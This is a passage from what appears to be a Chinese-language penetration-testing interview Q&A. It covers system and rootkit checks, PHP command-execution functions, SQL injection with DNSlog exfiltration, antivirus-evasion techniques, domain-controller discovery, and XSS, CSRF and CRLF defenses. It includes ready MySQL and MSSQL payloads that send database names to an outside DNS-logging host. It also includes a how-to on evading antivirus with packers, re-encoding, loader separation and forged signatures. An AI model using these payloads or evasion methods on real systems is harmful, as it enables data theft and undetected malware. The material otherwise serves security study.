```

10) 检查系统服务

```
[root@bastion-IDC ~]``# chkconfig --list``[root@bastion-IDC ~]``# rpcinfo -p (查看
RPC服务)
```

11) 检查rootkit

```
[root@bastion-IDC ~]``# rkhunter -c``[root@bastion-IDC ~]``# chkrootkit -q
```

45、说几个php里面可以执行命令的函数。

1、exec() 函数

exec — 执行一个外部程序

格式: `exec (string $command [, array &$amp;output [, int &$amp;return_var]]): string`

该函数可执行系统命令, 命令执行结果的最后一行内容。如果你需要获取未经处理的全部输出数据, 请使用 [passthru\(\)](#) 函数。

2、system() 函数

system — 执行外部程序, 并且显示输出,成功则返回命令输出的最后一行, 失败则返回 `FALSE`

格式: `system (string $command [, int &$amp;return_var]): string`

3、passthru() 函数

passthru — 执行外部程序并且显示原始输出.同 [exec\(\)](#) 函数类似, passthru() 函数 也是用来执行外部命令 (`command`) 的

4、shell_exec() 函数

shell_exec — 通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回。命令执行的输出。如果执行过程中发生错误或者进程不产生输出，则返回 `NULL`。

格式：shell_exec (string `$cmd`): string

46、Sql 注入无回显的情况下，利用 DNSlog，mysql 下利用什么构造代码，mssql 下又如何？

1) 没有回显的情况下，一般编写脚本，进行自动化注入。但与此同时，由于防火墙的存在，容易被封禁 IP，可以尝试调整请求频率，有条件的使用代理池进行请求。

(2) 此时也可以使用 DNSlog 注入，原理就是把服务器返回的结果放在域名中，然后读取 DNS 解析时的日志，来获取想要的信息。

(3) Mysql 中利用 load_file() 构造 payload

```
*' and if((select load_file(concat('\\\\', (select database()), '.xxx.ceye.io\\abc'))), 1, 0) # *
```

(4) Mssql 下利用 master..xp_dirtree 构造 payload

```
*DECLARE @host varchar(1024);SELECT @host=(SELECT db_name())+'.xxx.ceye.io';EXEC('master..xp_dirtree\\"'+@host+'\foobar$'); *
```

47、已知某网站存在nignx解析漏洞且用户页面可上传头像，如何getshell

48、做过免杀吗，现在主要的免杀手段是什么。

1.修改特征码

免杀的最基本思想就是破坏特征，这个特征有可能是特征码，有可能是行为特征，只要破坏了病毒与木马所固有的特征，并保证其原有功能没有改变，一次免杀就能完成了。

特征码：能识别一个程序是一个病毒的一段不大于64字节的特征串就目前的反病毒技术来讲，更改特征码从而达到免杀的效果事

实上包含着两种方式。

一种是改特征码，这也是免杀的最初方法。

例如一个文件在某一个地址内有“灰鸽子上线成功！”这么一句话，表明它就是木马，只要将相应地址内的那句话改成别的就可以了，如果是无关痛痒的，直接将其删掉也未尝不可。

第二种是针对目前推出的校验和查杀技术提出的免杀思想，它的原理虽然仍是特征码，但是已经脱离纯粹意义上特征码的概念，不过万变不离其宗。

其实校验和也是根据病毒文件中与众不同的区块计算出来的，如果一个文件某个特定区域的校验和符合病毒库中的特征，那么反病毒软件就会报警。所以如果想阻止反病毒软件报警，只要对病毒的特定区域进行一定的更改，就会使这一区域的校验和改变，从而达到欺骗反病毒软件的目的。

修改特征码最重要的是定位特征码，但是定位了特征码修改后并不代表程序就能正常运行，费时费力，由于各个杀软厂商由于各个杀软厂商的特征库不同，所以一般也只能对一类的杀软起效果。虽然效果不好，但有时候在没有源码的情况下可以一用。

2.花指令免杀

花指令其实就是一段毫无意义的指令，也可以称之为垃圾指令。花指令是否存在对程序的执行结果没有影响，所以它存在的唯一目的就是阻止反汇编程序，或对反汇编设置障碍。

大多数反病毒软件是靠特征码来判断文件是否有毒的，而为了提高精度，现在的特征码都是在一定偏移量限制之内的，否则会对反病毒软件的效率产生严重的影响！而在黑客们为一个程序添加一段花指令之后，程序的部分偏移会受到影响，如果反病毒软件不能识别这段花指令，那么它检测特征码的偏移量会整体位移一段位置，自然也就无法正常检测木马了。

3.加壳免杀

说起软件加壳，简单地说，软件加壳其实也可以称为软件加密（或软件压缩），只是加密（或压缩）的方式与目的不一样罢了。壳就是软件所增加的保护，并不会破坏里面的程序结构，当我们运行这个加壳的程序时，系统首先会运行程序里的壳，然后由壳将加密的程序逐步还原到内存中，最后运行程序。

当我们运行这个加壳的程序时，系统首先会运行程序的“壳”，然后由壳将加密的程序逐步还原到内存中，最后运行程序。这样一来，在我们看来，似乎加壳之后的程序并没有什么变化，然而它却达到了加密的目的，这就是壳的作用。

加壳虽然对于特征码绕过有非常好的效果，加密壳基本上可以把特征码全部掩盖，但是缺点也非常的明显，因为壳自己也有特征。在某些比较流氓的国产杀软的检测方式下，主流的壳如VMP, Themida等，一旦被检测到加壳直接弹框告诉你这玩意儿有问题，虽然很直接，但是还是挺有效的。有些情况下，有的常见版本的壳会被直接脱掉分析。

面对这种情况可以考虑用一切冷门的加密壳，有时间精力的可以基于开源的压缩壳改一些源码，效果可能会很不错。

总得来说，加壳的方式来免杀还是比较实用的，特别是对于不开源的PE文件，通过加壳可以绕过很多特征码识别。

4.内存免杀

CPU不可能为某一款加壳软件而特别设计的，因此某个软件被加壳后的可执行代码CPU是读不懂的。这就要求在执行外壳代码时，要先将原软件解密，并放到内存里，然后再通知CPU执行。

因为杀毒软件的内存扫描原理与硬盘上的文件扫描原理都是一样的，都是通过特征码比对的，只不过为了制造迷惑性，大多数反病毒公司的内存扫描与文件扫描采用的不是同一套特征码，这就导致了一个病毒木马同时拥有两套特征码，必须要将它们全部破坏掉才能躲过反病毒软件的查杀。

因此，除了加壳外，黑客们对抗反病毒软件的基本思路没变。而对于加壳，只要加一个会混淆程序原有代码的“猛”壳，其实还是能躲过杀毒软件的查杀的。

5.二次编译

metasploit的msfvenom提供了多种格式的payload和encoder，生成的shellcode也为二次加工提供了方便，但是也被各大厂商盯得死死的。

而shikata_ga_nai是msf中唯一excellent的编码器，这种多态编码技术使得每次生成的攻击载荷文件是不一样的，编码和解码也都是不一样。还可以利用管道进行多重编码进行免杀。

目前msfvenom的encoder特征基本都进入了杀软的漏洞库，很难实现单一encoder编码而绕过杀软，所以对shellcode进行进一步修改编译成了msf免杀的主流。互联网上有很多借助于C、C#、python等语言对shellcode进行二次编码从而达到免杀的效果。

6.分离免杀

侯亮大神和倾旋大神都分别提到过payload分离免杀和webshell分离免杀，采用分离法，即将ShellCode和加载器分离。网上各种加载器代码也有很多，各种语言实现的都很容易找到，虽然看起来比较简单，但效果却是不错的。比如侯亮大神提到的shellcode_launcher，加载c代码，基本没有能查杀的AV。

7.资源修改

有些杀软会设置有扫描白名单，比如之前把程序图标替换为360安全卫士图标就能过360的查杀。

加资源

使用ResHacker对文件进行资源操作，找来多个正常软件，将它们的资源加入到自己软件，如图片，版本信息，对话框等。

替换资源

使用ResHacker替换无用的资源（Version等）。

加签名

使用签名伪造工具，将正常软件的签名信息加入到自己软件中。

49、怎么查找域控。

1.net view

```
net view /domain
```

2.set log

```
set log
```

3.通过srv记录

```
nslookup -type=SRV _ldap._tcp.corp
```

4.使用nltest

```
nltest /dclist:corp
```

5.使用dsquery

```
DsQuery Server -domain corp
```

6.使用netdom

```
netdom query pdc
```

50、XSS，CSRF，CRLF 较容易弄混，说说三者的原理，防御方法。

XSS是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。修复方式：对字符实体进行转义、使用HTTP Only来禁止JavaScript读取Cookie值、输入时校验、浏览器与Web应用端采用相同的字符编码。

1）特殊字符HTML实体转码。最好的过滤方式是在输出和二次调用的时候进行加HTML实体一类的转码，防止脚本注入。**

2）标签事件属性黑名单。特殊字符容易被绕过，所以还得加标签事件得黑名单或者白名单，这里推荐使用白名单的方式，实现规则可以直接使用正则表达式来匹配，如果匹配到的事件不在白名单列表，就可以直接拦截，而不是过滤为空。**

CSRF是跨站请求伪造攻击，XSS是实现CSRF的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。修复方式：筛选出需要防范CSRF的页面然后嵌入Token、再次输入密码、检验Referer XXE是XML外部实体注入攻击，XML中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相关安全问题，例如敏感文件读取。修复方式：XML解析库在调用时严格禁止对外

部实体的解析。

1 referer

因为伪造的请求一般是从第三方网站发起的，所以第一个防御方法就是判断 referer 头，如果不是来自本网站的请求，就判定为CSRF攻击。但是该方法只能防御跨站的csrf攻击，不能防御同站的csrf攻击(虽然同站的csrf更难)。

2 使用验证码

每一个重要的post提交页面，使用一个验证码，因为第三方网站是无法获得验证码的。还有使用手机验证码，比如转账是使用的手机验证码。

3 使用token

每一个网页包含一个web server产生的token, 提交时，也将该token提交到服务器，服务器进行判断，如果token不对，就判定位CSRF攻击。

将敏感操作又get改为post,然后在表单中使用token. 尽量使用post也有利于防御CSRF攻击。

CRLF 指的是回车符(CR, ASCII 13, \r, %0d) 和换行符(LF, ASCII 10, \n, %0a), 操作系统就是根据这个标识来进行换行的，你在键盘输入回车键就是输出这个字符，只不过win和linux系统采用的标识不一样而已。

在HTTP当中HTTP的Header和Body之间就是用两个crlf进行分隔的，如果能控制HTTP消息头中的字符，注入一些恶意的换行，这样就能注入一些会话cookie和html代码，所以CRLF injection 又叫做 HTTP response Splitting, 简称HRS。CRLF漏洞可以造成* **Cookie会话固定** *和* **反射型XSS(可过waf)** *的危害，注入XSS的利用方式：连续使用两次%0d%0a就会造成header和body之间的分离，就可以在其中插入xss代码形成反射型xss漏洞。

1、过滤掉CRLF字符，最好过滤掉所有控制字符（ASCII码十六进制 0x00~0x1F）；

2、不对用户的输入直接输出；